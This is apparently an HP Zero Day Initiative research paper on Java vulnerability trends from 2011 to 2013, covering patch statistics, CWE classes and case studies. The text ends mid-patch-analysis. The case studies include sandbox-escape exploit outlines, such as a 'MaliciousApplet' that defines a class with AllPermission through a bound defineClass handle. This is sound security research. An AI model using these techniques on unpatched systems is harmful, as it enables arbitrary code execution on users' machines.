HP Security Research
Zero Day Initiative

# Java Every-Days

## Exploiting Software Running on 3 Billion Devices

Brian Gorenc

Manager, Vulnerability Research

Jasiel Spelman

Security Researcher

HP's Zero Day Initiative

would like to thank the following researchers

for their submissions over the last three years:

*Alin Rad Pop*

*Aniway.Anyway@gmail.com*

*Anonymous*

*Anonymous*

*Anonymous*

*axtaxt*

*Ben Murphy*

*Chris Ries*

*James Forshaw*

*Joshua J. Drake*

*Michael Schierl*

*Peter Vreugdenhil*

*Sami Koivu*

*Vitaliy Toropov*

*VUPEN Security*

Also, we would like to thank the following people

for providing additional information in support of this paper.

*Mario Vuksan of Reversing Labs*

*Adam Gowdiak of Security Explorations*

# Introduction

HP's Zero Day Initiative (ZDI), the world's largest vendor agnostic bug bounty program, experienced a surge in submissions for Oracle's Java platform in late 2012 and early 2013. It became a fairly regular occurrence for several new 0-day Java vulnerabilities to show up in the queue over a seven-day span. One of the more interesting trends revealed that ZDI researchers were not going after a single vulnerability class. At the time, the industry focused on sandbox bypasses and cases were arriving into the ZDI that took advantage of that weakness, but submissions identifying memory corruption vulnerabilities were still just as common. This prompted the following questions:

- What is truly the most common vulnerability type in Java?
- What part of the architecture has had the most vulnerabilities reported against it?
- What part of the architecture produces the most severe vulnerabilities?
- How the vulnerabilities being used in the threat landscape map to the ZDI submissions?
- How is Oracle responding to this increased pressure?

These questions continued to be discussed internally when exploit kit authors began including several new Java vulnerabilities during the first months of 2013. The targeted attacks against large software vendors and multiple 0-day vulnerabilities demonstrated at Pwn2Own were the final straw. We narrowed the focus for this paper to modern day vulnerabilities and limited the scope to the issues patched between 2011-2013. In total, we performed a root cause analysis on over 120 unique java vulnerabilities including the entire ZDI dataset; major penetration testing tools; and exploit kits on the market today. Also included were six 0-day vulnerabilities that have not yet been patched by Oracle but are part of the ZDI dataset. We reviewed and derived metrics about the threat landscape from a dataset that included 52,000 unique Java malware samples.

The ultimate goal of this analysis was to expose the actual attack surface that Oracle's Java brings to the table by taking an in-depth look at the most common vulnerability types, and examining the specific parts of the attack surface being taken advantage of by attackers.

## Oracle Java's Footprint and Software Architecture

Oracle, quite famously, highlights the install base of Java via a splash screen during the installation of the product. For the software development community, a 3 billion device install base is a huge milestone. Alternatively for the security community, this is a big red bull's eye.

Pair this with the statistics released from WebSense[1] that 93% of the Java install base is not running the latest patch a month after its release, or sometimes even a year later, these numbers become downright scary. With such a broad install base and users running outdated software, the potential return on investment for attackers weaponizing Java vulnerabilities is astronomical. Based on the numbers from Contagio[2], exploit kit authors are required to include an average of 2+ Java exploits just to stay competitive with the other kits available on the market.

From the development perspective, the Java framework is quite powerful. It includes a large set of built in capabilities to aid in the more complicated development tasks. As you can see in the conceptual diagram[3] below, the framework is made up of over fifty sub-components that bring different functionality to the table for developers. This includes capabilities to render a user interface, process complex fonts and graphics, and consume the most common web service protocols. Each sub-component provides a unique set of application programming interfaces (APIs) that a developer can use to quickly extend their application.




Figure 1 - Java 7 Conceptual Diagram

[1] http://community.websense.com/blogs/securitylabs/archive/2013/06/04/majority-of-users-still-vulnerable-to-java-exploits.aspx
[2] http://contagiodump.blogspot.ca/2010/06/overview-of-exploit-packs-update.html
[3] http://docs.oracle.com/javase/7/docs/

Applications can be written once and run on a multitude of platforms. Due to these factors, it is no surprise that Java has a wide spread adoption in the development community. Java is quite popular in the financial marketplace and recently made major inroads in the mobile device space. For all of these reasons, the security community has started to focus their efforts on analyzing and auditing this popular application.

# Vulnerability Trending and Attack Surface

Since early 2011, Oracle has patched over 250 remotely exploitable vulnerabilities in Java. These issues range from the classic stack-based buffer overflow to the more complicated sandbox bypass vulnerabilities that require the attacker to chain a series of weaknesses to disable the SecurityManager. Every year the number of vulnerabilities being fixed has increased with just over 50 issues patched in all of 2011 to over 130 in the first half of 2013. Researchers continue to discover new ways to find holes in the various sub-components of Java and bypass the security architecture.

## Vulnerability Statistics 2011-2013

### Oracle Java Patch Statistics

Oracle maintains a consistent patch schedule with major security updates released approximately once every 3-4 months. Along with the software update, they release a good amount of metadata for the vulnerabilities being fixed. This includes the CVE tracking identifier, a CVSS score, whether it is remotely exploitable, and the location of the vulnerability in the Java architecture. In the example below, CVE-2013-2383[4] seems to be a particularly nasty vulnerability in Java's 2D sub-component.

| CVE# | Component | Protocol | Sub-component | Remote Exploit without Auth.? | CVSS VERSION 2.0 RISK (see Risk Matrix Definitions) | | | | | | | Supported Versions Affected | Notes |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Base Score | Access Vector | Access Complexity | Authen-tication | Confiden-tiality | Integrity | Avail-ability | | |
| CVE-2013-2383 | Java Runtime Environment | Multiple | 2D | Yes | 10.0 | Network | Low | None | Complete | Complete | Complete | 7 Update 17 and before, 6 Update 43 and before, 5.0 Update 41 and before | See Note 1 |

Figure 2 - Oracle Risk Metric

This information is useful to application developers when trying to quickly determine whether a particular vulnerability affects a component that their application relies on. It is also extremely useful to security researchers that are looking for the components in the architecture that contain a high number of security-related issues. Researchers can focus their attention on these areas, as they know their work will likely uncover similar issues.

[4] http://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html

Oracle's patch information over the last three years provides insights into the vulnerabilities being discovered. We observed that only twice in the last three years had a sub-component amassed a double-digit CVE count in a single patch. This anomaly occurred in the Deployment and JavaFX sub-components which had a CVE count of 10 and 12 respectively. Interestingly enough, both of these large fixes occurred in the February 2013[5] patch release. Oracle has also corrected security vulnerabilities in the 2D and Deployment sub-components in each of the patch releases since the beginning of 2011 (not including the security alert releases).

Looking at the last three years of patch information, the following sub-components account for half of the remotely exploitable vulnerabilities in Java:

| Rank | Sub-component | Average CVSS |
|---|---|---|
| 1 | Deployment | 7.39 |
| 2 | 2D | 9.43 |
| 3 | Libraries | 7.24 |
| 4 | JavaFX | 8.83 |
| 5 | AWT | 7.73 |

Figure 3 - Most Vulnerable Sub-components

Ranking these sub-components by the number of unique CVEs, we discover that the Deployment sub-component is the most patched part of the architecture with almost 50 issues. That being said, the 2D sub-component contains the most severe vulnerabilities on average. It could be argued that the 2D sub-component is the worst component in the architecture due to the combination of its ranking and average vulnerability severity.

The average CVSS score for a remotely exploitable Java vulnerability is 7.67, which classifies them as High in severity. Almost 50% of the issues fixed by the patches are CVSS 9.0 or higher with over 60 of those occurring in the first half of 2013. If we look at what is being targeted year over year, we see that the security research community was focusing on the following sub-components:

| Year | Most Targeted Sub-components |
|---|---|
| 2011 | 1. Deployment<br>2. Sound<br>3. 2D |
| 2012 | 1. Deployment<br>2. 2D and Libraries<br>3. Beans and JMX |

5 http://www.oracle.com/technetwork/topics/security/javacpufeb2013-1841061.html

| 2013 | 1. Deployment<br>2. 2D<br>3. Libraries |
|---|---|

Figure 4 - Most Targeted Java Sub-components

## Zero Day Initiative (ZDI) Submission Trends

Many of the researchers working with ZDI take advantage of these statistics and watch for vulnerabilities being patched in specific sub-components. Our researchers typically focus on auditing one or two sub-components and become proficient, yielding new discoveries using a combination of techniques – some mine the patches to understand the weakness pattern and then hunt the attack surface for that pattern. Some simply look for near-by neighbors where Oracle engineers failed to find the same type of issue in the sub-components. Others look for deficiencies in the patch and re-submit those.

ZDI's submission rate for Java vulnerabilities maintained a consistent rate of approximately 5 new vulnerabilities a quarter for the last three years. It is not surprising that the submission rate increased dramatically over the last three quarters with a high of 33 new vulnerabilities in one quarter alone. There are good explanations for this increased activity:

- High profile 0-day vulnerabilities drove researchers to look for related issues.
- Security Exploration's research[6] highlighting sandbox bypasses due to unsafe reflection

Increased submission rates resulted in the largest patches released by Oracle for Java, with over 50 vulnerabilities fixed in the February 2013 patch cycle.




Figure 5 - ZDI Submission Rate

[6] http://www.security-explorations.com/en/SE-2012-01.html

Analyzing the submission trends we observed that the sub-components our researchers were targeting mapped to some of the buggiest parts of the Java architecture. Specifically, our researchers focused on the following sub-components most frequently:

1. 2D
2. Libraries
3. JavaFX
4. Sound
5. Deployment

Of particular note, they focus on the sub-components that produce the highest CVSS scores including 2D and JavaFX. Over the last three years, the average CVSS score for a ZDI submission was 9.28 and the researchers working through the program had accounted for 36% of Java's vulnerabilities with CVSS score of 9.0 or higher.

# Vulnerability Classes

## Insights into Vulnerability Classes (CWE)

By intersecting publically available vulnerability data with cases submitted to ZDI, we can shed light on what the most popular vulnerability classes are in the Java architecture. Luckily for researchers, the architecture is susceptible to every common software weakness from the classic buffer overflow to command injection.




Figure 6 - Common Weaknesses

Looking specifically at the CWE-265 class of vulnerabilities researchers discovered several unique ways to gain remote code execution outside of the sandbox. To allow for further detailed analysis, we applied a set of sub-categories (CWE-470 Unsafe Reflection, CWE-272 Least Privilege Violation, and CWE-843 Type Confusion) to these vulnerabilities. CWE-470 sub-category was assigned to vulnerabilities that passed attacker-supplied data to the reflection APIs in order to gain access and execute functionality that was normally restricted. This sub-category is by far the most common of the sandbox-related issues. CWE-272 sub-category was assigned to vulnerabilities that

abused Java's doPrivileged blocks in order to execute code at higher privilege than what was intended by the application. Finally, the CWE-843 sub-category was assigned to the vulnerabilities that confuse Java's type system or bypass built-in security checks using various techniques including the deserialization of attacker-supplied data.

Different flavors of CWE-122 Heap-based Buffer Overflows and CWE-787 Out-of-bounds Writes were also detected which allowed for the creation of further sub-categories. In the case of CWE-122, the root cause of the access violation could be traced to two unique categories:

- An integer overflow (CWE-190) causing the allocation of a smaller than intended buffer
- Incorrect arithmetic operation resulting in writing past a statically sized buffer

Similar issues exist for CWE-787. Researchers were also able to leverage either a CWE-190 Integer Overflow or an incorrect arithmetic operation to gain remote code execution via an out-of-bounds write. One of the notable trends was the use of integer overflow, which accounted for over one-quarter of the vulnerabilities identified as CWE-122 and CWE-787.




Figure 7 - Vulnerabilities Existing From Integer Overflow

## CWE-265 Breakdown and Historical Timeline

The most prevalent issue in the framework is the ability to bypass the sandbox and execute arbitrary code on the host machine. About half of the vulnerabilities in the sample set had this designation. Not only was it popular with the ZDI researchers, but attackers also seemed to pick up on this weakness with nine CVEs related to the various styles of sandbox bypasses under active exploitation across the last three years. In early 2012, Security Explorations highlighted the sandbox bypass issue with the release of their research paper focused on this weakness.




Figure 8 - Timeline of ZDI Submission vs. Actively Exploited CVEs for CWE-265

ZDI researchers discovered these vulnerability types as early as April 2011 or simply stated - Oracle has known about these weaknesses for some time. As previously discussed, the unsafe reflection style of sandbox bypass is the most common technique being utilized with about 60% of the CWE-265 market share. CWE-470 Unsafe Reflection is also becoming the vector of choice for exploit kit authors with three of the most recent active targeted CVEs falling into this category (CVE-2012-5076, CVE-2013-0422, and CVE-2013-0431).




Figure 9 - CWE-265 Sub-category Breakdown

There is a good reason for the focus on these vulnerability types in exploit kits and targeted attacks. They do not require the attacker to exploit memory corruption style vulnerabilities or bypass modern operating system mitigation techniques like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). They do not need to write the exploit to a specific patch level of the operating system. This, arguably, takes away some of the challenges in place with other vulnerability classes and provides the attacker a “write once, own everywhere”

exploit. In the end, focusing on discovering and productizing these types of issues nets the attacker a high return-on-investment.

## Extrapolating Sub-component Weaknesses

### Vulnerability Class to Sub-component Mapping

An individual needs to understand which packages make up the most vulnerable sub-components to fully grasp Java's attack surface. A sub-component's packages and classes can also be extremely useful when trying to analyze a security update from Oracle as a researcher can greatly reduce the scope of the code that needs to be audited to find the patched vulnerability.

Oracle's Java SE documentation provides some clarity on the mapping of packages to sub-components. For example, the documentation states that the 2D sub-component[7] is made up of the following packages along with several classes from `java.awt`:

- `java.awt.color`
- `java.awt.font`
- `java.awt.geom`
- `java.awt.image`
- `java.awt.print`
- `javax.print`
- `java.awt.image.renderable`

As stated previously, the 2D sub-component is responsible for some of the most severe vulnerabilities in the architecture. There is good reason for this designation in that this sub-component is responsible for image processing, International Color Consortium (ICC) Profile handling, OpenType and TrueType font processing. This type of parsing commonly results in memory corruption vulnerabilities but the question is: Is this the case for Java?

One issue is that a detailed breakdown of the contents and packages of a sub-component is not readily available for all the sub-components in the architecture. Our sample set allowed us to solve this matter. The table below highlights the vulnerable packages contained within a sub-component. Also, it maps the common vulnerability types discovered in those packages.

[7] http://docs.oracle.com/javase/7/docs/technotes/guides/2d/spec.html

| Sub-component | Package | Common Vulnerability Types |
|---|---|---|
| 2D | java.awt.font<br>java.awt.color<br>java.awt.image<br>sun.awt.image | CWE-122: Heap-based Buffer Overflow<br>CWE-787: Out-of-bounds Write<br>CWE-121: Stack-based Buffer Overflow |
| AWT | java.awt<br>sun.awt | CWE-265: Privilege / Sandbox Issues |
| Beans | java.beans<br>sun.beans.finder<br>sun.beans.decode | CWE-265: Privilege / Sandbox Issues |
| Concurrency | java.util.concurrent | CWE-265: Privilege / Sandbox Issues |
| CORBA | com.sun.corba.se.impl.orbutil.threadpool | CWE-265: Privilege / Sandbox Issues |
| Deployment | sun.plugin2.applet<br>Web Start | CWE-114: Process Control<br>CWE-78: OS Command Injection |
| Deserialization | Sun.misc | CWE-265: Privilege / Sandbox Issues |
| HotSpot | HotSpot Compiler | CWE-265: Privilege / Sandbox Issues |
| JavaFX | com.sun.webpane.platform<br>com.sun.scenario.effect<br>com.sun.prism.d3d | CWE-822: Untrusted Pointer Dereference<br>CWE-122: Heap-based Buffer Overflow |
| JAXP | com.sun.org.apache.xalan.internal.xsltc.trax | CWE-265: Privilege / Sandbox Issues |
| JAX-WS | com.sun.org.glassfish.external.statistics.impl<br>com.sun.org.glassfish.gmbal | CWE-265: Privilege / Sandbox Issues |
| JMX | com.sun.jmx.mbeanserver<br>com.sun.jmx.remote.internal | CWE-265: Privilege / Sandbox Issues |
| JRE | java.util.zip | CWE-121: Stack-based Buffer Overflow |
| Libraries | java.lang<br>java.lang.reflect<br>java.lang.invoke | CWE-265: Privilege / Sandbox Issues |
| Scripting | javax.script<br>sun.org.mozilla.javascript.internal | CWE-265: Privilege / Sandbox Issues |
| Sound | javax.sound.midi<br>com.sun.media.jfxmedia.locator<br>com.sun.media.jfxmediaimpl.platform.gstreamer<br>com.sun.media.sound | CWE-265: Privilege / Sandbox Issues<br>CWE-787: Out-of-bounds Write<br>CWE-416: Use-After-Free |

Figure 10 - Sub-component Weaknesses

Looking specifically at the 2D sub-component, we see that all classic memory corruption issues show up as common vulnerability types but not every package in the sub-component had a vulnerability associated with it. About a dozen issues occurred during the parsing of a font file and a couple were the result of mishandling ICC

values. In our sample set, process control and command injection vulnerabilities were the most common in the Deployment sub-component and, more specifically, they occurred while parsing Java Network Launching Protocol (JNLP) files. The sound sub-component is interesting because it suffered from a wide variety of issues including a memory corruption issues and multiple sandbox bypass vulnerabilities. As we just had over 120 vulnerabilities in our sample, we cannot say definitively that other weaknesses do not exist in a specific sub-component's packages. However, we can state that they were susceptible in the past to a large number of a specific vulnerability type.

## Top 7 Vulnerability Classes in the Java Architecture

Based on our available information the top vulnerability classes and affected sub-components can be identified and targeted by the research community. The order of these issues can be further tuned by utilizing the sub-categories generated for the major weaknesses in the Java architecture. The table below provides a more accurate view into Java's attack surface.

| Rank | Common Weakness Enumeration | Sub-Category | Sub-components |
|---|---|---|---|
| 1 | CWE-265: Privilege / Sandbox Issues | CWE-470: Unsafe Reflection | AWT<br>Beans<br>HotSpot<br>JAXP<br>JAX-WS<br>JMX<br>Libraries |
| 2 | CWE-265: Privilege / Sandbox Issues | CWE-272: Least Privilege Violation | CORBA<br>JMX<br>Libraries<br>Scripting<br>Sound |
| 3 | CWE-122: Heap-based Buffer Overflow | N/A | 2D<br>JavaFX |
| 4 | CWE-787: Out-of-bounds Write | N/A | 2D<br>Sound |
| 5 | CWE-822: Untrusted Pointer Dereference | N/A | JavaFX |
| 6 | CWE-122: Heap-based Buffer Overflow | CWE-190: Integer Overflow | 2D |
| 7 | CWE-265: Privilege / Sandbox Issues | CWE-843: Type Confusion | AWT<br>Concurrency<br>Deserialization<br>Hotspot<br>Libraries<br>Scripting |

Figure 11 - Top 7 Vulnerability Classes in Java

# Java Sub-component Weaknesses

With this detailed understanding of the problems truly affecting the users of Java, the next step is to walk through five case studies to demonstrate the most common vulnerability types being discovered. These detailed case studies not only provide an in-depth look at a specific Java vulnerability, through patch diffing, they demonstrate how Oracle addressed the issue.

## Libraries Sub-component Weaknesses

### CVE-2013-2436 - Privilege / Sandbox Issues due to Unsafe Reflection

#### *Core Issue*

Before explaining how unsafe reflection can lead to privilege and sandbox issues lets look at an example of unsafe reflection:

```
Object cwe_470(Class<?> klass, String methodName, Object argument) {
    return klass.getMethod(methodName).invoke(argument);
}
```

We have a function, cwe_470, that takes a Class, a String, and an Object. This function performs no validation and yet it will execute an arbitrary method on an arbitrary class with the sole requirement being that the function take a single argument. One potential abuse of this would be to execute a method that is package-private, assuming that the given class and cwe_470's class are both in the same package.

#### *Root Cause Analysis*

CVE-2013-2436 is an example of unsafe reflection leading towards sandbox and privilege issues. Exploitation of this CVE requires the use of Security Exploration's Issue 54[8]. This issue was reported independently to the Zero Day Initiative and seems to collide with Security Exploration's Issue 55[9]. Usage of Security Exploration's Issue 54 requires the creation of arbitrary Java byte code, which can be done using the ASM framework[10].

With the ability to create arbitrary Java byte code, we create a custom class that uses the invokedynamic Java opcode to pass a MethodHandle to a protected method to our Applet. At this point, we can use MethodHandle.bindTo to bind the MethodHandle to a class of our choosing. The failure lies in not properly enforcing types when binding an argument to a MethodHandle. When binding a MethodHandle to an Object, rather than

[8] http://www.security-explorations.com/materials/se-2012-01-54.pdf
[9] http://www.security-explorations.com/materials/se-2012-01-50-60.zip
[10] http://asm.ow2.org/

verifying both the MethodHandle and Object are compatible, it only verifies that the Object is compatible. By using Security Exploration's Issue 54 to create a MethodHandle for a protected method in a superclass, we can create MethodHandles to protected methods in a ClassLoader. The MethodHandle we receive will be bound to a subclass that cannot be instantiated. However, this can be bypassed by binding the MethodHandle to a ClassLoader. Since no cast is performed to force the MethodHandle to stay bound to the subclass, we can make use of the MethodHandle to define a new class with a custom ProtectionDomain.

Exploitation of this bug will require three distinct classes. One class is the custom generated class that uses the invokedynamic opcode to pass a MethodHandle to a protected method to our malicious Applet. We will target ClassLoader.defineClass as our protected method. Our malicious output must start off by calling a method in the custom generated class so that we have access to a MethodHandle to call defineClass. At that point, we can call MethodHandle.bindTo on our Applet's ClassLoader to change the restrictions on the MethodHandle. The last thing to do is to use the MethodHandle to define a class with a ProtectionDomain that contains AllPermission, allowing the newly loaded class to disable the SecurityManager as it has full privileges. (See malicious applet sample below)

```
public class MaliciousApplet extends Applet {
    private static MethodHandle defineClassHandle;

    public static CallSite setDefineClassHandle(MethodHandles.Lookup caller,
                                                String name,
                                                MethodType type,
                                                MethodHandle handle)
                           throws NoSuchMethodException, IllegalAccessException {
        defineClassHandle = handle;
        return null
    }

    public void init() {
        try {
            InvokeDynamic.getClassHandle();
        } catch (Exception e) { }

        try {
            Permissions permissions = new Permissions();
            permissions.add(new AllPermission());
            ProtectionDomain protectionDomain = new ProtectionDomain(null,
         permissions);

            ClassLoader myClassLoader = MaliciousApplet.class.getClassLoader();
            MethodHandle boundMHandle = defineClassHandle.bindTo(myClassLoader);
            Class evilClass = (Class)boundMHandle.invoke("Evil",
                                                         CLASS_BYTES, 0,
                                                         CLASS_BYTES.length,
                                                         protectionDomain);

            // At this point you would invoke a method within the evilClass
        } catch (Exception e) { }
    }
}
```

The Applet is initialized and executes the getClassHandle method in the custom class. getClassHandle method calls setDefineClassHandle with the handle parameter set to a MethodHandle that points to ClassLoader.defineClass. The Applet then has access to ClassLoader.defineClass through the defineClassHandle MethodHandle. We can then use the bindTo method to bind the MethodHandle to the Applet's ClassLoader and then invoke the defineClass method on the bytes for our third class. Since we have specified a ProtectionDomain that contains AllPermission, the methods within our Evil class will be able to disable the SecurityManager and fully disable the sandbox.

***Patch Analysis***

CVE-2013-2436 was patched in JDK 7u21 through the addition of a cast within sun.invoke.util.Wrapper's convert method if the input class is not an interface. The following is a snippet of the convert method prior to patching.

```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
  if (this == OBJECT)
  {
    localObject1 = paramObject;
    return localObject1;
  }
  Object localObject1 = wrapperType(paramClass);
  if (((Class)localObject1).isInstance(paramObject))
  {
    localObject2 = paramObject;
    return localObject2;
  }
  Object localObject2 = paramObject.getClass();
  if (!paramBoolean) {
    localObject3 = findWrapperType((Class)localObject2);
    if ((localObject3 == null) || (!isConvertibleFrom((Wrapper)localObject3))) {
      throw newClassCastException((Class)localObject1, (Class)localObject2);
    }
  }

  Object localObject3 = wrap(paramObject);
  assert (localObject3.getClass() == localObject1);
  return localObject3;
}
```

Here is the patched version of the convert method:

```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
  if (this == OBJECT)
  {
    assert (!paramClass.isPrimitive());
    if (!paramClass.isInterface()) {
      paramClass.cast(paramObject);
    }
...
  }
...
}
```

As a result of the new checks, a ClassCastException will be thrown during an attempt to trigger this CVE. This makes sense given a cast is now occurring where one was previously not performed. This is due to the ClassLoader instance being cast to the InvokeDynamic class.

## CVE-2013-1484 - Privilege / Sandbox Issues due to Least Privilege Violation

### *Core Issue*

To understand how least privilege violation leads to privilege and sandbox issues we must explain what they are individually. Privilege and sandbox issues refer to any situation where code within the sandbox can run outside of the sandbox. Least privilege violation refers to the execution of code with higher privileges than intended. The following function illustrates the explanation:

```
String cwe_272(final Object o) {
    return (String)AccessController.doPrivileged(new PrivilegedAction()) {
        public String run() {
            return "Processed " + o;
        }
    };
}
```

Here we have a function, cwe_272, that takes a single argument. The argument is then added to the string "Processed " within a doPrivileged block and is then returned. If cwe_272 were part of the JDK, then an attacker could run code with higher privileges by calling cwe_272 with an object that had a custom toString function. The malicious object's toString function would be implicitly called when the object is added to "Processed ", resulting in least privilege violation. Chaining this to result in privilege and sandbox issues becomes a matter of disabling the SecurityManager.

### *Root Cause Analysis*

CVE-2013-1484[11] is an example of least privilege violation leading to privilege and sandbox issues. There are more than one issues leading to the exploitation of this CVE. The primary issue lies in the fact that Proxy.newProxyInstance does not save the caller's AccessControlContext. Leveraging this requires the ability to execute a proxy's method without any user frames on the stack. However, before reaching that point you must be able to create an InvocationHandler that can execute arbitrary statements. This is possible through the use of the MethodHandleProxies class. The MethodHandleProxies.asInterfaceInstance method is used to create an instance of the InvocationHandler interface that has a MethodHandle bound to its invoke method. Once you ensure that the bound MethodHandle will be called with no user frames on the stack Proxy.newProxyInstance can be called on the InvocationHandler instance.

[11] http://www.oracle.com/technetwork/topics/security/javacpufeb2013update-1905892.html

Here is an example of using MethodHandles:

```
DesiredClass desiredClassInstance = new DesiredClass()
MethodType methodType = MethodType.methodType(ReturnClass.class,
                                              ParameterClass.class);
MethodHandle methodHandle = MethodHandles.lookup().findVirtual(DesiredClass.class,
                                                               "instanceMethod",
                                                               methodType);
methodHandle = methodHandle.bindTo(desiredClassInstance);
methodHandle = MethodHandles.dropArguments(methodHandle,
                                           0,
                                           Object.class,
                                           Method.class,
                                           Object[].class);
InvocationHandle iHandler = MethodHandleProxies.asInterfaceInstance(InvocationHandler.class,
                                                                    methodHandle);
```

At this point a custom interface to be used along with the InvocationHandler instance in a call to Proxy.new.ProxyInstance is all that is required. The custom interface chosen must result in the InvocationHandler being invoked without user frames on the stack.

***Patch Analysis***

CVE-2013-1484 was patched in JDK 7u15. Oracle patched this vulnerability by adding a slew of checks. The following snippets show the changes.

```
//MethodHandles
public MethodHandle findVirtual(Class<?> paramClass,
                                String paramString,
                                MethodType paramMethodType)
  throws NoSuchMethodException, IllegalAccessException
{
